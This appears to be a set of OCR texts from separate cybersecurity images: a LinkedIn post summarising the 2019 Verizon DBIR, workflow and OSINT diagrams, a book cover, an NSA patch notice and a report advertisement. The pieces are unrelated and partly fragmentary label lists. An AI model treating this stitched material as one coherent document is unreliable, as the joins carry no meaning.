
Elsa Welshofer • 1st
Cyber Defense Account Executive at Darktrace
17h • Edited •

The 2019 Verizon Data Breach Investigations Report (DBIR) has been released. Great read that I highly recommend to anyone in the #cybersecurity space. Some key takeaways:


1. 34% of all cyber attacks were from INTERNAL ACTORS
2. 43% of breaches involved small business victims :(:(
3. C-level executives were TWELVE TIMES more likely to be the target of social incidents and nine times more likely to be the target of social breaches than in years past


I'll be doing Donut (or Bagel!) Chats this January- message me if you want to grab a coffee and chat!



Input types
* Intel
* Incident
* Priority
SimuLand
Open Security Datasets
Data Foundations
Detection Repositories
Static Analysis
Dynamic Analysis
Data Collection
Data Management
Detection Strategies
Internal External Collaboration
Identify tradecraft
Dissect tradecraft
Document Data Sources
Develop Detections
Share Knowledge
* technique X
* technique X
* technique X
Offensive Security tools
* Underlying behavior
* Internal functionality
* Initial mitigations
* Azure Sentinel Data Connectors
* Microsoft Defender
* Data Modeling
* Data Analysis
* Detection Validation
* Detections
* Workbooks
* Notebooks
* Data Connectors
* Mitigations
Main Steps
Additional Steps
Supporting projects




Cross-Domain Integration


SPACE
CYBERSPACE
AIR
LAND
MARITIME
MULTI-DOMAIN OPERATIONS


Cybercrime and Organized Crime
Spot illegal actions
Retrieve suspicious traces
Monitor malicious groups
OSINT
Social Opinion and Sentiment Analysis
Marketing
Political campaigns
Disaster management
Cyber Security and Cyber Defense
Foot printing
Forensics analysis
Proactive auditing



VIRUS DETECTED
CYBERSECURITY AND CYBERWAR
WHAT EVERYONE NEEDS TO KNOW
P. W. SINGER AND ALLAN FRIEDMAN



CSH The Cyber Security Hub™
496,204 followers
28m •


NSA is urging Windows users to immediately patch a vulnerability that could allow attackers to defeat trusted network connections. Read about the vulnerability and get information on how to handle it at: https://lnkd.in/eCdPvZn

Cybersecurity INSIDERS





The 2020 ENDPOINT SECURITY REPORT is a unique opportunity for cybersecurity marketers to receive fact-based thought leadership content and generate quality leads and brand visibility in the cybersecurity market.


Based on a comprehensive survey of cybersecurity professionals in our 400,000 cybersecurity community, the report will reveal the latest endpoint security trends, challenges and buyers' solution preferences [see more details below].

